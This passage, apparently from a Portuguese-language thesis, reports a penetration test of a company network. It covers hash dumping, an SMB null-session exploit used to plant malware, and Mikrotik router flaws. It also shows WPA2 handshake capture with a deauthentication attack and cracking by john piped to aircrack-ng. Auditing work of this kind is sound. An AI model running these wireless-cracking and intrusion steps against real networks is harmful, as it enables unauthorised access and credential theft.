Após algum tempo da execução de `hashdump`, obtiveram-se dados de *hash* de dois usuários, um Administrador e Convidado. Essa informação é apresentada na Figura 4.63.

Figura 4.63 – Hahs obtidos



Fonte: Elaborada pelo autor

A Figura 4.64 ilustra os dados salvos em um arquivo chamado *senhashash*, a serem utilizadas na próxima etapa do Pentest, ou seja, a de pós-exploração do alvo.


Figura 4.64 – Dados salvos em um arquivo

Fonte: Elaborada pelo autor

Nesta etapa do Pentest, explorou-se a principal falha encontrada no servidor, a SMB/NETBIOS NULL *Session Authentication Bypass Vulnerability*, possibilitando a transferência de um *malware* para infectar a máquina alvo e dar acesso ao sistema. Sendo arquivo executado pelo usuário do sistema que não sabia que o arquivo executável utilizado na Empresa teria sido modificado pelo atacante.

Durante a exploração do computador, o antivírus do servidor detectou que havia um programa malicioso sendo executado na memória, solicitando a intervenção do usuário, após a algumas horas nenhum funcionário da Empresa se preocupo em notificar a equipe de TI e nem selecionar a opção de desinfecção, passaram-se algumas horas sem haver quaisquer intervenção. As Figuras 4.65a e 4.65b ilustram os alertas do antivírus.

Figura 4.65 – Notificação do antivírus a atividades suspeitas: (a) notificação às 10h30min e (b) notificação às 11:47



(a) **(b)**


Fonte: Kaspersky Labs

Após a infecção foram coletados dados de *logins* e senhas de usuários, consequentemente, permitindo acesso total ao sistema.

Visando explorar outras vulnerabilidades, a execução do Pentest não encontrou *exploits* para falhas relacionadas a:


- *Firebird Default Credentials*, que permitiria ao atacante se conectar ao banco de dados Firebird do computador alvo, utilizando as credenciais das configurações padrão do banco de dados;
- Explorar o serviço SSL/TLS (*Certificate Signed Using A Weak Signature Algorithm*), vulnerabilidade classificada como média pelo OpenVAS, resultaria de uma fraca criptografia utilizada.
- Quando explorada a vulnerabilidade NTFS, verifica-se uma falha de configuração NTFS do disco rígido. Se explorada, o *black hat* poderia executar comandos que ganhariam acesso ao computador. Nesse contexto, a Figura 4.66 ilustra o módulo auxiliar do Metasploit, enquanto na Figura 4.67 observa-se que nenhum dos computadores da rede apresentou esta vulnerabilidade.

Figura 4.66 – Ferramenta auxiliar para verificação de falha NTFS



Fonte: Adaptada de Metasploit

Figura 4.67 – Em nenhum dos hosts foram detectados a falha



Fonte: Adaptada de Metasploit

4.4.3.2 Rede *Wirelless*


Outra fase relacionada à exploração do Pentest é relacionada a rede *wireless* de uma organização. Elas já são vulneráveis por natureza (MORENO, (2016), pois utilizam técnicas de criptografia ultrapassadas, má configuração e *firmwares* desatualizados.

Nesse sentido, em continuidade a exploração do sistema, observaram-se duas falhas graves relacionadas ao equipamento Mikrotik[21] utilizado pela Empresa, a saber:

- *Mikrotik RouterOS 'Winbox Service' Information Disclosure Vulnerability*, permite que esta versão do equipamento deixe o sistema operacional vulnerável, e, consequentemente, vaze informações;
- *TESO in.telnetd buffer overffow*, que segundo o site Acunetix, diz que o servidor de *telnet* do sistema não suporta a quantidade de comando sobrecarregando seus *buffers*. Um *black hat* poderia utilizar essa vulnerabilidade para conseguir acessar o *root* ao sistema.

Além dessas, ainda se verificaram duas vulnerabilidades médias e duas baixas. Antes de tentar explorar as graves, na Figura 4.68 ilustra que algum atacante mal-intencionado havia modificado a senha do Mikrotik. Os funcionários da em Empresa relataram lentidão da Internet e na rede interna, entretanto, não se verificaram relatos de roubos de informações ou perda de dados. Após este acontecimento, que comprometia o funcionamento da Empresa e que foi detectado por essa pesquisa, contatou-se a empresa responsável pelo fornecimento do serviço de Internet para correção das falhas.

Figura 4.68 – Interface do módulo do Winbox Mikrotik



Fonte: Adaptada de Mikrotik

[21] Mikrotik é um aparelho responsável por gerenciar toda a rede de uma organização, atribuição de IPS, fornecimento de Internet, entre outro.

Após esse cenário, verificou-se se a placa *wireless* do notebook utilizado no Pentest estava em modo monitor, uma vez que permitiria capturar pacotes da rede *wireless* mesmo sem está conectado na mesma, apenas dependendo do alcance do sinal. A Figura 4.69 ilustra a utilização do comando `airmon-ng check kill`, buscando processos que poderiam utilizar o adaptador *wireless* e que poderiam atrapalhar o processo. O parâmetro `kill` é responsável por finalizar estes eventuais processos. Já o comando `airmon-ng start walan0` foi utilizado para iniciar o modo monitor do adaptador *wireless* do computador utilizado na pesquisa.

Figura 4.69 – Finalização de processos que poderiam atrapalhar o processo da placa *wirelless* e colocaria a placa wlan0 em modo monitor

```
root@YagoKali:~# airmon-ng check kill

Killing these processes:

  PID Name
  709 wpa_supplicant

root@YagoKali:~# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k           Qualcomm Atheros QCA9565 / AR9565 Wirele
ss Network Adapter (rev 01)

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@YagoKali:~#
```

Fonte: Elaborada pelo autor

Em seguida, criou-se outro adaptador, o *wlan0mon* conforme ilustrado na Figura 4.70, que é o adaptador *wlan0* em modo monitor.


Figura 4.70 – Verificação do estado modo monitor de placa *wireless*

```
wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec 5C-C9-D3-8A-37-7F-30-3A-00-00-00-00-00-00-00-00  txqueuelen 1000
 (Não Especificado)
        RX packets 152  bytes 38582 (37.6 KiB)
        RX errors 0  dropped 152  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@YagoKali:~#
```

Fonte: Elaborada pelo autor

A Figura 4.71 ilustra a utilização do comando `airodump-ng walan0mon`, o qual monitora as redes *Wireless* ao alcance do adaptador do computador da pesquisa. Foram identificadas duas redes ligadas a Empresa, ambas possuindo a criptografia WPA2 que é a mais atual e, consequentemente, a menos vulnerável.

Figura 4.71 - airodump-ng para monitorar as redes ao alcance da placa wireless




Fonte: Elaborada pelo autor

Na Figura 4.72 apresentam-se dados importantes das redes, como o ESSID, o nome da rede em texto claro; BSSID o identificador único da rede que utiliza caracteres alfanuméricos para identificar as redes; CH, o canal de frequência que a rede está operando; #Data, dados trafegados; tipo de criptografia CIPHER; e o sinal da rede PWR. Observam-se os dispositivos conectados nas redes.

Uma falha do WPA2 permitiria ao atacante utilizar ataques de dicionário ou de força bruta contra o *handshake* gerando um *arquivo.cap*, onde ficam salvas as credenciais criptografadas da rede, este que, pode ser obtido quando um usuário se conecta e faz a autenticação na rede. O *aircrack* consegue comparar os arquivos com a senha criptografada, fazendo a reversão e trazendo–a para o atacante. O ataque utilizado nesse Pentest para testar a segurança foi baseado na combinação de dicionário e força bruta. O dicionário foi personalizado de acordo com as palavras coletadas na fase de levantamento de informações do alvo.


Figura 4.72 – Dados referentes as redes Wireless ao alcance do adaptador



Fonte: Elaborada pelo autor

A Figura 4.73 ilustra que após a identificação da rede, filtrou-se o canal para que aparecesse apenas a rede a ser testada. O objetivo é capturar o *handshake* para que pudessem ser realizados os testes. Para capturar este arquivo é necessário que um usuário se conecte na rede e, para que isto não demore, foi utilizado um ataque *DDOs Deauth*, que faz uma desautenticação dos usuários que estão conectados na rede, forçando os usuários da rede a desconectarem e conectarem novamente, sem que percebam a ação.


Figura 4.73 – Filtragem da rede alvo e ataque de desautenticação



Fonte: Elaborada pelo autor

A Figura 4.74 apresenta quatro arquivos gerados pela captura do *hanshake*, sendo *.cap* o utilizado para teste e onde a chave está armazenada.


Figura 4.74 – Arquivos gerados a partir da captura do handshake



Fonte: Elaborada pelo autor

O *johntheripper* foi utilizado em conjunto com o *aircrack* para efetuar o ataque de força bruta no arquivo. As regras foram configuradas, Figura 4.75, para que pudessem gerar palavras personalizadas (caracteres especiais, números, letras maiúsculas e minúsculas) no dicionário criado com as palavras relacionadas a Emprese, como, por exemplo, *e-mails*, nomes, telefones, nomes da cidade e nome do seguimento da empresa.


Figura 4.75 – Regras personalizadas do *john*



Fonte: Adaptada de https://www.gracefulsecurity.com/custom-rules-for-john-the-ripper-examples/

A Figura 4.76 ilustra a utilização do comando `gedit /etc/john/john.conf` para gerenciar o arquivo de regras do *john*. Em seguida, o comando `john –wordlist=Palavras.txt –rules=Regras –stout | aircrack-ng –b **:**:8C:55:B4:FD –w – rede****-01.cap` utiliza a força bruta gerando palavras personalizadas baseadas no dicionário criado. A saída resultado é redirecionada para o *aircrack* passando o BSSID da rede e o *arquivo.cap*


Figura 4.76 – Comando utilizado para força bruta do arquivo.cap



Fonte: Elaborada pelo autor

A Figura 4.77 apresenta o *aircrack* comparando as palavras geradas com a do arquivo, utilizando o poder de processamento da CPU.


Figura 4.77 – Processo de quebra de senhas utilizando dicionário e força bruta



Fonte: Elaborada pelo autor


Com apenas 11 minutos e 35 segundos conseguiu-se quebrar a senha. A Figura 4.78 ilustra o resultado do ataque na segunda rede da Empresa, o processo foi igual ao da primeira rede, mas com a diferença do tempo decorrido para quebrar a senha, que na primeira foi de apenas 13 segundos (Figura 4.79), utilizando o mesmo arquivo de palavras personalizadas, as regras do john e os mesmo comandos.

Figura 4.78 – Senha descoberta



Fonte: Elaborada pelo autor


Figura 4.79 – Senha descoberta da segunda rede Wireless



Fonte: Elaborada pelo autor


Também foi verificado se as redes tinham o WPS habilitado. A Figura 4.80 ilustra a execução do comando, que poderia ser outro vetor de ataque, mas que não estava habilitado (Figura 4.81)

Figura 4.80 - Comando para listar as redes com WPS



Fonte: Elaborada pelo autor


Figura 4.81 – Resultado da verificação



Fonte: Elaborada pelo autor


A Figura 4.82 ilustra o IP no qual foi atribuído ao computador da pesquisa após a conexão com a rede wireless. Utilizou-se o *Wireshark* (Figura 4.83) para analisar o tráfego da rede tentando capturar pacotes que fossem úteis, verificando a existência de vários hosts conectados à rede.

Figura 4.82 – Verificação da interface de rede



Fonte: Elaborada pelo autor

